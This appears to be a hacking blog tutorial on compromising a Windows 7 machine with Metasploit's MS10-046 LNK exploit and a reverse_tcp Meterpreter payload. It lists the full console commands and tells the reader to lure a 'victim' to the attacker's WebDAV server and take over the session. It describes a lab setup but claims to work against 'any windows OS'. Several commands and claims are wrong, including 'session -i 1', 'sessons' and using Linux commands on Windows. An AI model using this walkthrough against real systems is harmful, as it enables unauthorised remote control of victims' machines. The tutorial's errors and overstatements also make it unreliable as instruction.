
Today i am gonna show how to exploit any windows OS using metasploit. Exploiting a windows vulnerability to logging into the system with out username and password using Metasploit.
Before Hacking, you want to know about metasploit framework. If your are new one to hacking, its less possible to know about Metasploit.
Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
Its best-known sub-project is the open source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.
The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.
Requirements:
1. MetaSploit Installed ( Kali Linux Distribution)
2. Ruby Installed (Install all the package of Ruby to avoid any issues)
3. Two OS running either on same as virtual or physically different
4. Target host must not be running any AV
Machine 1: Host Kali Linux Machine
Machine 2: Target Windows 7 Machine
Msfconsole is by far the most popular part of the Metasploit Framework, and for good reason. It is one of the most flexible, feature-rich, and well-
supported tools within the Framework. Msfconsole provides a handy all-in-one interface to almost every option and setting available in the Framework; it’s like a one-stop shop for all of your exploitation dreams.
To launch msfconsole, enter msfconsole at the command line
#msfconsole

Now once you get the msf prompt type the below command and look for the module exploit/windows/browser/ms10_046_shortcut_icon_dllloader.
An exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended.
Here above module exploits a vulnerability in the handling of Windows Shortcut files (.LNK) that contain an icon resource pointing to a malicious DLL.This module creates a WebDAV service that can be used to run an arbitrary payload when accessed as a UNC path.
Now once we have found the desired module we will use this exploit by typing the below command.
#msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

Once loaded your msf prompt should be inclusive of the loaded exploit. given below is the image
Now once the exploit is loaded we will set the payload for the above select exploit. In our scenario will be using reverse TCP payload. Type the below command to set payload.
A payload is code that we want the system to execute and that is to be selected and delivered by the Framework. A reverse shell is a payload that
creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that
“binds” a command prompt to a listening port on the target machine, which the attacker can then connect.
#msf > set payload windows/meterpreter/reverse_tcp

Now its time to do some configuration for the exploit/payload that we have just set. type the given command
#msf > show options
You should get below default output

Now we have to set the local host to listen. Type the given below two commands.
#msf > set SRVHOST 192.168.31.20
This will be your HOST IP address running metasploit.
#msf > set LHOST 192.168.31.20
This will be also be your HOST IP address running metasploit.

Now check if the above applied configuration is applied.
#msf > show options

Now Finally we will start to exploit. Run the command Exploit.
#msf > exploit

Once executed we should “Server Started” (Make sure that your server is not running any web service on port 80)
On any Client machine simply open Internet Explorer and try to open http://192.168.31.20

Note: it will give your a pop-up asking from permission click ALLOW and Make sure you do not have any AntiVirus running on the target PC.
You can check the number of successful connected session by running the command sessons in msf console.
Now as we can see that we have one victim connected its time to login to the system. run the command session -i 1.
#meterpeter > session -i 1
Once connected type linux command to browse inside the System and have full control on it.